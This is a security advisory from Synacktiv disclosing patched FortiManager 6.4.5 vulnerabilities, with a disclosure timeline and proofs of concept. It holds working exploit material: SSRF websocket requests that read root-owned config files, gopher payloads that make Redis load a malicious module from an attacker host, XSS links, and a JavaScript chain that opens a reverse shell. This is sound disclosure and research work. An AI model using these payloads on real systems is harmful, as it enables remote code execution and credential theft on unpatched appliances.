SYNACKTIV
DIGITAL SECURITY

Multiple vulnerabilities in FortiManager version 6.4.5

CVE-2021-32587
CVE-2021-32597
CVE-2021-32598
CVE-2021-32603

Security advisory

2022-03-10

Adrien Peter
Pierre Milioni
Clément Amic

Vulnerabilities description

FortiManager

As the cloud and IoT force networks to evolve, organizations struggle to keep ahead. Too many solutions with varying management tools strain already overworked security teams. A new approach is needed to short-circuit this challenge, one that combines the perspective of both operations and security. FortiManager is the NOC-SOC operations tool that was built with security perspective. It provides a single-pane-of-glass across the entire Fortinet Security Fabric.[1]

The issues

Synacktiv discovered multiple vulnerabilities in the *FortiManager* software:

- **Vulnerable websocket features (CVE-2021-32603)**, page 5
  - An SSRF *(Server-Side Request Forgery)* vulnerability and an arbitrary file read vulnerability on the websocket service. They can be exploited from an authenticated user including *Restricted Users* and users that do not have access to any *Administrative Domain (ADOM).* These vulnerabilities could allow an attacker to either perform remote code execution or to read sensitive files such as the *FortiManager's* configuration file.
  - **This issue was fixed in FortiManager 7.0.1, 6.4.6 and 6.2.8.**
  - Fortinet Advisory : https://www.fortiguard.com/psirt/FG-IR-21-050

- **RCE via unsafe Redis configuration (no CVE)**, page 8
  - An unsafe configuration of the local Redis service can be exploited using the previous vulnerability to obtain command execution as the *redis* user.
  - **This issue was fixed in FortiManager 7.0.2.**

- **Reflected XSS (Cross-Site Scripting) vulnerabilities (CVE-2021-32597)**, page 10
  - Two Reflected XSS (Cross-Script Scripting) vulnerabilities that could allow an attacker to send a crafted link to an already authenticated user on the FortiManager that performs malicious actions such as exploiting the described vulnerabilities once clicked.
  - **This issue was fixed in FortiManager 7.0.1, 6.4.6 and 6.2.8.**
  - Fortinet Advisory : https://www.fortiguard.com/psirt/FG-IR-21-054

1 https://docs.fortinet.com/product/fortimanager/6.4

- **Unrestricted file upload vulnerability (no CVE)**, page 16
  - An unrestricted file upload vulnerability on the Floor Map feature of the AP (Access Point) Manager that can be exploited to perform remote code execution when combined with the SSRF (Server-Side Request Forgery).
  - **This issue was fixed in FortiManager 7.0.2.**

- **HTTP headers injection vulnerability (CVE-2021-32598)**, page 19
  - **This issue was fixed in FortiManager 7.0.1, 6.4.7 and 6.2.9.**
  - Fortinet Advisory : **https://www.fortiguard.com/psirt/FG-IR-21-063**

- **CSRF (Cross-Site Request Forgery) on the login feature (no CVE)**, page 20
  - A CSRF (Cross-Site Request Forgery) vulnerability on the login feature that can be exploited to either perform a denial of service or to create a targeted phishing login page that is able to verify the authenticity of the provided credentials against a FortiManager instance.
  - **This issue was fixed in FortiManager 7.0.1, 6.4.7 and 6.2.9**

- **Insufficient authorization checks on the administrators list (CVE-2021-32587)**, page 22
  - Insufficient authorization checks when a restricted user asks for the administrators list that includes their personal information
  - **This issue was fixed in FortiManager 7.0.1, 6.4.6 and 6.2.9.**
  - Fortinet Advisory : https://www.fortiguard.com/psirt/FG-IR-21-059

Affected versions

At the time this report is written, the version *FMG-VM64-KVM-6.4-FW-build2288-210221* was proved to be affected.

Timeline

Date	Action
2021-04-16	Advisory sent to *Fortinet Product Security Incident Response Team*.
2021-04-30	Acknowledgment of receipt and first analysis of the *Fortinet Product Security Incident Response Team*.
2021-07-22	First update from the *Fortinet Product Security Incident Response Team* regarding the current vulnerability fixes.
2021-08-24	The CVE and advisories are published by *Fortinet*, meaning the vulnerabilities were fixed in the latest version release.
2021-10-20	The vulnerabilities which were not affected to a CVE are now fixed in the version 7.0.2.
2022-03-10	This advisory is made public by Synacktiv.

Vulnerabilities technical description and proof-of-concept

1. Vulnerable websocket features (CVE-2021-32603)

The *FortiManager* application takes a URL as input and does not perform sufficient checks whether the schema provided is legitimate nor if it points to an internal resource before querying it. This URL parameter can be passed through the *websocket proxy* and *dispatch* features. The *websocket* service can be used by any authenticated user including *Restricted Users* and does not require access to an *Administrative Domain (ADOM)*.

The affected websocket service is initiated during login via the following request:

```
GET /ws3?csrf_token=9S0CL0P4d2vQIoz2rGOYFWx2l0hTsE0&type=new HTTP/1.1
Host: 192.168.122.148
[...]
Sec-WebSocket-Version: 13
Origin: https://192.168.122.148
Sec-WebSocket-Key: yFhr+TDqZ7bVvxm9hPsDpw==
Cookie:
CURRENT_SESSION=xI5ldgjwSzmixp2BGZ4V+EXcDfpo4lYmRuL3/hQaivEbYiNGBEr0791VwWW0RMA3s9WlTs4w5qK
7IJSDP89Ti2ZpEKUA5HrQ; auth_state=; remoteauth=; selectadom=1;
HTTP_CSRF_TOKEN=9S0CL0P4d2vQIoz2rGOYFWx2l0hTsE0; XSRF-
TOKEN=9S0CL0P4d2vQIoz2rGOYFWx2l0hTsE0;
csrftoken=LgfX7aah4CCFb26fDcMO9FLshf5snAlW1s1Hl8vMeqNjoT19uwQMNpNSrlwMtC3O
Upgrade: websocket


HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Sec-WebSocket-Accept: y7UlvfXVNup5bsRCD1CeDAJAdW4=
Server: WebSocket++/0.8.1
Upgrade: websocket
```

Multiple websocket messages are exchanged afterwards:

```
-> {"msg":"method","id":"mtd-10","method":"dispatch","params":{"url":"/cgi-bin/module/
flatui_proxy","method":"get","params":{"url":"/gui/adoms/3/devices/
list","method":"get","params":{"fields":["all",{"vdoms":["all"]}]},"dataChunked":{}}}}
<- {"msg": "result", "id":"mtd-10", "result": {"header":
{"timestamp":1618490657,"totalRecords":2}}
,"chunked":1,"end":0}
<- {"msg": "result", "id":"mtd-10", "result": {"chunk":{"data":
[{"_branch_pt":1826,"_build":1826,"_buildType": […]}]}}}
[...]
```

Two vulnerable websocket methods were identified: *proxy* and *dispatch*. A normal usage of such calls is displayed in the following requests:

```
-> {"msg":"method","id":"mtd-10","method":"dispatch","params":{"url":"/cgi-bin/module/
flatui_proxy","method":"get","params":{"url":"/gui/adoms/3/devices/
list","method":"get","params":{"fields":["all",{"vdoms":["all"]}]},"dataChunked":{}}}}
```

```
->
{"method":"proxy","params":{"url":"/cgi-bin/module/flatui_proxy","params":"{[...]}","method
":"GET"},"id":"mtd-13","msg":"method"}
```

Arbitrary file read of sensitive files

An attacker could take advantage of this lack of sanitization in order to read sensitive files on the system using the *file://* schema. For instance, sending the following websocket request to the server causes it to return the content of the *FortiManager* configuration file:

```
-> {"msg":"method","id":"mtd-13","method":"dispatch","params":{"url":"file:///data/
system.conf","method":"get"}}

<- {"msg": "result", "id":"mtd-13", "result": #config-version=FMG-VM64-KVM-6.4-FW-
build2288-210221
#branch_pt=2288
config system global
    set adom-mode advanced
    set adom-status enable
    set latitude "0"
    set longitude "180"
    set private-data-encryption enable
    set usg enable
    set workspace-mode per-adom
end
config system interface
    edit "port1"
        set ip 192.168.122.148 255.255.255.0
        set allowaccess https ssh
            config ipv6
            end
    next
[...]
config system admin user
    edit "admin"
        set password ENC SH20vF***kUUXbIo=
        set profileid "Super_User"
            set adom "all_adoms"
[...]
    edit "admin2"
        set password ENC SH2PGI***bsYAFB8=
        set profileid "Super_User"
            set adom "all_adoms"
            set policy-package "all_policy_packages"
[...]
    edit "test"
        set password ENC SH2qHp***DKPRmqA=
            set adom "all_adoms"
            set adom-exclude "root"
[...]
end
,"chunked":0,"end":0}
```

The service behind the websocket server is running as *root* on the machine, therefore this vulnerability allows reading any file on the filesystem as *root*.

This makes possible the retrieval of all the FortiManager users' passwords hashes (using the salted *SHA256/SHA1* format), which could potentially be cracked via an offline brute-force attack. This also allows an attacker to retrieve the configuration files of any service running on the machine.

Server-Side Requests Forgeries (SSRF)

This vulnerability can also be leveraged to communicate with services exposed on the FortiManager loopback interface. Especially the Redis services exposed on ports 6379, 6380, 6382:

```
bash# netstat -lpnte
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address   State       PID/Program name
tcp        0      0 127.0.0.1:31723         0.0.0.0:*      LISTEN      1026/httpd
tcp        0      0 127.0.0.1:9003          0.0.0.0:*      LISTEN      606/gui websocket
tcp        0      0 127.0.0.1:6379          0.0.0.0:*      LISTEN      601/redis-server 12
tcp      450      0 127.0.0.1:6380          0.0.0.0:*      LISTEN      815/
tcp        0      0 127.0.0.1:6382          0.0.0.0:*      LISTEN      816/redis-server 12
tcp        0      0 127.0.0.1:8880          0.0.0.0:*      LISTEN      839/fds_svrd
tcp        0      0 0.0.0.0:8080            0.0.0.0:*      LISTEN      814/FortiManagerWS
tcp        0      0 127.0.0.1:53            0.0.0.0:*      LISTEN      611/dns
tcp        0      0 0.0.0.0:22              0.0.0.0:*      LISTEN      774/sshd
tcp        0      0 :::8900                 :::*           LISTEN      841/fgdlinkd
tcp        0      0 :::8901                 :::*           LISTEN      840/fgclinkd
tcp        0      0 :::80                   :::*           LISTEN      1026/httpd
tcp        0      0 :::22                   :::*           LISTEN      774/sshd
tcp        0      0 :::8890                 :::*           LISTEN      839/fds_svrd
tcp        0      0 :::443                  :::*           LISTEN      1026/httpd
tcp        0      0 :::8443                 :::*           LISTEN      1025/httpd
tcp        0      0 :::8891                 :::*           LISTEN      839/fds_svrd
```

Thanks to the *gopher://* schema, it is possible not only to establish a connection, but also to communicate with the targeted service. Indeed, it is possible to retrieve information on Redis running on port 6380 with the following request:

```
-> {"msg":"method","id":"mtd-10","method":"dispatch","params":{"url":"gopher://
127.0.0.1:6380/_INFO%0D%0AQUIT%0D%0A"}}
<- {"msg": "result", "id":"mtd-10", "result": $3431
# Server
redis_version:5.0.0
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:18511151ee32a67
redis_mode:standalone
os:Linux 4.14.189 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:6.1.0
process_id:896
[...]

+OK
,"chunked":0,"end":0}
```

2. RCE via unsafe Redis configuration (no CVE)

Description

The Redis services exposed on the loopback interface are not password protected and expose dangerous commands, namely *MODULE LOAD* and *SLAVEOF*.

The *SLAVEOF* command allows performing a *FULLRESYNC* from another Redis service that permits transferring arbitrary files to the FortiManager. This requires the FortiManager to reach a machine controlled by the attacker, however, another vulnerability that does not require such access is described in chapter Unrestricted file upload vulnerability (no CVE) page 16.

The *MODULE LOAD* command allows loading arbitrary modules to extend the capabilities of the Redis instance. In the current case, loading a weaponized module would allow an attacker to execute arbitrary commands on the system.

Thanks to the Server-Side Requests Forgeries (SSRF) page 7, it is possible to interact with the service and directly execute Redis commands without prior authentication.

Please note that, due to the vulnerability Arbitrary file read of sensitive files page 6, configuring a password on the Redis service would only slow down an attacker as he or she would be able to read the Redis configuration file and retrieve the password.

Proof-of-concept

A malicious module can be retrieved from the following repository: https://github.com/n0b0dyCN/RedisModules-ExecuteCommand. This module implements two new Redis commands: *system.exec* and *system.rev*. These commands allow respectively to, execute commands on the underlying system and create a reverse shell on the attacker's machine. Once the module is built to a *.so* file, it can be transferred via *FULLRESYNC*. This module is pre-built in the provided *exp.so* file.

In order to do so, the provided *redis-rogue-server.py* script (largely inspired by https://github.com/LoRexxar/redis-rogue-server) will simulate a Redis server and push the module to the server. Start the script on a machine reachable by the FortiManager and note the IP/port used. This can be done using the following command:

```
$ python3 ./redis-rogue-server.py --rhost <attacker_ip> --rport <attacker_port> --module
<module_path>
```

Using the SSRF vulnerability, send the following requests to the websocket server:

```
-> {"msg":"method","id":"mtd-10","method":"dispatch","params":{"url":"gopher://
127.0.0.1:6380/_CONFIG set dir /tmp/%0D%0ASLAVEOF <attacker_ip> <attacker_port>%0D%0ACONFIG
SET dbfilename exp.so%0D%0Asave%0D%0AQUIT%0D%0A"}}
<- {"msg": "result", "id":"mtd-10", "result": +OK
+OK
+OK
+OK
+OK
,"chunked":0,"end":0}
```

This request will set the current directory to */tmp* then set the instance to be *slave* of the attacker's simulated Redis service at *<attacker_ip> on* port *<attacker_port>* (please change these values with relevant ones). This will automatically start the syncing process. Once the process terminates (understand when the *redis-rogue-server.py* returns), the module should be correctly uploaded and ready to be loaded. This can be achieved with the following request that loads the module and free the Redis instance from the *master/slave* enrolment:

```
-> {"msg":"method","id":"mtd-10","method":"dispatch","params":{"url":"gopher://
127.0.0.1:6380/_MODULE LOAD /tmp/exp.so%0D%0ASLAVEOF NO ONE%0D%0AQUIT%0D%0A"}}
<- {"msg": "result", "id":"mtd-10", "result": +OK
+OK
+OK
,"chunked":0,"end":0}
```

The newly created commands can be called from the websocket server to get arbitrary command execution:

```
{"msg":"method","id":"mtd-10","method":"dispatch","params":{"url":"gopher://
127.0.0.1:6380/_system.exec id%0D%0AQUIT%0D%0A"}}
```

Which results in the following response:

```
{"msg": "result", "id":"mtd-10", "result": $34
uid=499(redis) gid=499 groups=499

+OK
,"chunked":0,"end":0}
```

3. Reflected XSS (Cross-Site Scripting) vulnerabilities (CVE-2021-32597)

The *FortiManager* application does not correctly encode user-supplied data before it is displayed. An attacker can then craft hyperlinks that, once accessed by the victim's browser, could insert HTML elements in the page body.

Two authenticated endpoints are affected:

- */p/webconsole*
- */cgi-bin/module/deploymng/manage/DepGetDiffHtml*

Reflected *XSS* vulnerability in the HTML Diff generator

The parameters *leftlabel* and *rightlabel* are included on the *HTML* document without being properly encoded. The following link can be used to trigger the XSS vulnerability:

```
https://192.168.122.200/cgi-bin/module/deploymng/manage/DepGetDiffHtml?
direct=top&leftlabel=FortiGate&rightlabel=%3Cimg/width=0%20src=x
%20onerror=alert(location.origin)///%3EFortiGate
```



Illustration 1: Reflected XSS on the HTML Diff generator.

Reflected *DOM* XSS on the webconsole feature

The *sid GET* parameter is directly included in the *Javascript* code without being properly escaped:

```
$ cat /usr/local/lib/python3.8/proj/proj/views.py | grep 'sock_id' -B6 -A2

    resp = render(
        request,
        'console.html', {
            'ip_addr': request.POST.get('ip', ''),
            'port': request.POST.get('port', 22),
            'user_name': request.POST.get('user', 'admin'),
            'sock_id': request.GET.get('sid', 0),
            'token': request.POST.get('token', '') or \
                   clib.session_get_csrf_token(request.session_id)
        }

$ cat /usr/local/lib/python3.8/proj/django_templates/console.html | grep 'sock_id' -A8 -B3

  <script type="text/javascript">
    var pageStatus = {
      guino: '{{ CONFIG_GUI_NO }}',
      consid: {{ sock_id }},
      params: {
        ipaddr: '{{ ip_addr }}',
        port: '{{ port }}',
        user: '{{ user_name }}'
      },
      token: '{{ token }}'
    };
  </script>
```

It should be noted that the *POST* parameters such as *token* or *user_name* are not vulnerable as they are encoded by the template engine and enclosed by simple quotes.

The following link can be used to trigger the XSS vulnerability:

```
https://192.168.122.200/p/webconsole?sid=alert(location.origin);
```



Illustration 2: Reflected XSS on the *webconsole* feature.

Using the login redirect feature

The two mentioned *XSS* vulnerabilities could also be used against a user that is not already authenticated on the *FortiManager* as the *login* feature accepts the parameter next which is *URL* encoded and contains the *URI* where the user is redirected to when the authentication succeeds.

For example, the second vulnerability can be combined with the *login* feature by using the following link:

```
https://192.168.122.200/p/login/?next=/p/webconsole?sid%3Dalert(1);
```

Oneclick XSS to RCE using websockets

By exploiting both the *SSRF* vulnerability mentioned previously and one of the *XSS* vulnerabilities, it is possible to achieve remote code execution on the *FortiManager* once a specially crafted link is clicked by an already authenticated user or by a user that is authenticating on the *FortiManager* once the *login* link containing a specially crafted *next URI* parameter is clicked.

The second vulnerability is easier to exploit as the *JavaScript* code is directly injected inside the *JavaScript* context. However, some special characters and quotes can't be used as *HTML* special characters are encoded by the template engine. In order to avoid this, a loader could be used. For example, the *JavaScript* payload could be included on the *hash* part of the *URI, base64* encoded and executed by the following loader:

```
[].map.constructor(atob(location.hash.substr(1)))()
```

The following *JavaScript* payload can be used in order to trigger the *SSRF* on *Redis* by using the rogue *Redis* server technique and by talking to the vulnerable websocket service:

```
(() => {
    location.hash = "#";
    let rhost = "192.168.122.1";
    let rportRedis = 4545;
    let rportListener = 4443;
    let rsh = "system.rev " + rhost + " " + rportListener
```

```
    /**
     * Hijacks the websocket constructor
     * as all the required parameters will be set
     * by the app (cookies, csrf-token, headers)
     */
    OldWebSocket = WebSocket;
    WebSocket = function (url) {
        let ws = new OldWebSocket(url);
        let ssrf = (url) => ({
            "id": "$1$",
            "msg": "method",
            "method": "dispatch",
            "params": {
                "url": url,
                "method": "get",
                "params": {}
            }
        });
        let redisExec = (cmds) => ssrf("gopher://0:6380/_" +
            encodeURI(cmds.join("\r\n")) + "%0D%0AQUIT%0D%0A");

        ws.addEventListener('open', () => {
            let p = JSON.stringify(redisExec([
                "config set dbfilename .redis",
                "slaveof " + rhost + " " + rportRedis
            ]));
            ws.send(p);

            setTimeout(() => {
                ws.send(JSON.stringify(redisExec([
                    "module load ./.redis",
                    "slaveof no one",
                    "config set dbfilename dump.rdb",
                    rsh
                ])));
                let triggerExec = () => {
                    ws.send(JSON.stringify(redisExec([
                        "module load ./.redis",
                        rsh
                    ])));
                    setTimeout(triggerExec, 2000);
                }
                setTimeout(triggerExec, 2000);
            }, 2000);
        });
        return new OldWebSocket(url);
    }
})()
```

Once properly encoded, the final link looks-like the following:

```
https://192.168.122.200/p/webconsole?sid=[].map.constructor(atob(location.hash.substr(1)))
()#KCgpID0+IHsKICAgIGxvY2F0aW9uLmhhc2g9IiMiOwogICAgdGlwPSIxOTIuMTY4LjEyMi4xIgogICAgdHAxPTQ1
NDUKICAgIHRwMj00NDQzCglhID0gV2ViU29ja2V0OwoJV2ViU29ja2V0ID0gZnVuY3Rpb24gKGMpIHsKCQl3cyA9IG5
ldyBhKGMpOwoJCXNnID0gSlNPTi5zdHJpbmdpZnkKCQlzdCA9IHNldFRpbWVvdXQ7CgkJc2YgPSAodSkgPT4gKHsKCQ
kJImlkIjogIiIrTWF0aC5yYW5kb20oKSwKCQkJIm1zZyI6ICJtZXRob2QiLAoJCQkibWV0aG9kIjogImRpc3BhdGNoI
iwKCQkJInBhcmFtcyI6IHsKCQkJCSJ1cmwiOiB1LAoJCQkJIm1ldGhvZCI6ICJnZXQiLAoJCQkJInBhcmFtcyI6IHt9
CgkJCX0KCQl9KTsKCQljyA9ICJjb25maWcgc2V0ICI7CgkJcmQgPSAoY2RzKSA9PiBzZigiZ29waGVyOi8vMDo2Mzg
wL18iICsgZW5jb2RlVVJJKGNkcy5qb2luKCJcclxuIikpICsgIiUwRCUwQVFVSVQlMEQlMEEiKTsKCQl3cy5hZGRFdm
VudExpc3RlbmVyKCdvcGVuJywgKCkgPT4gewoJCQlwXNnKHJkKFsKICAgICAgICAgICAgICAgIGNzKyJkYmZpbGVuY
W1lIC5yZWRpcyIsCgkJCQkic2xhdmVvZiAiK3RpCsiICIrdHAxCgkJCV0pKTsKCQkJd3Muc2VuZChwKTsKCQkJbWQg
```

```
PSAibW9kdWxlIGxvYWQgLi8ucmVkaXMiCiAgICAgICAgICAgIHJzaCA9ICJzeXN0ZW0ucmV2ICIrdGlwKyIgIit0cDI
KCQkJc3QoKCkgPT4gewoJCQkJd3Muc2VuZChzZyhyZChbCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgbWQsCgkJCQkJInNsYX
Zlb2Ygbm8gb25lIiwKCQkJCQljcysiZGJmaWxlbmFtZSBkdW1wLnJkYiIsCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgcnNoC
gkJCQldKSkpOwoJCQkJcnMgPSAoKSA9PiB7CgkJCQkJd3Muc2VuZChzZyhyZChbCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgIG1kLAogICAgICAgICAgICAgICAgICAgICAgICAgICBByc2gKCQkJCQldKSkpOwoJCQkJCXN0KHJzLCAyMDAwKTsKCQk
JCX0KCQkJCXN0KHJzLCAyMDAwKTsKCQkJfSwgMjAwMCk7CgkJfSk7CgkJcmV0dXJuIG5ldyBhKGMpOwoJfQp9KSgp
```

Or, when included on the *next* parameter of the login feature, it looks-like the following:

```
https://192.168.122.200/p/login/?next=/p/webconsole%3fsid
%3d[].map.constructor(atob(location.hash.substr(1)))()
%23KCgpID0+IHsKICAgIGxvY[...]MpOwoJfQp9KSgp
```

Proof-of-concept

Two listeners are started in order to exploit the vulnerability:

- A redis rogue server, listening on the *TCP* port 4545 for the proof-of-concept
- A *netcat* listener on the *TCP* port 4443

```
$ python3 ./redis-rogue-server.py \
      --rhost 192.168.122.1 --rport 4545 --module exp.so
[...]
$ nc -nlvp 4443 -s 192.168.122.1
```



Illustration 3: Login link containing the *next* parameter that triggers the *DOM XSS*.

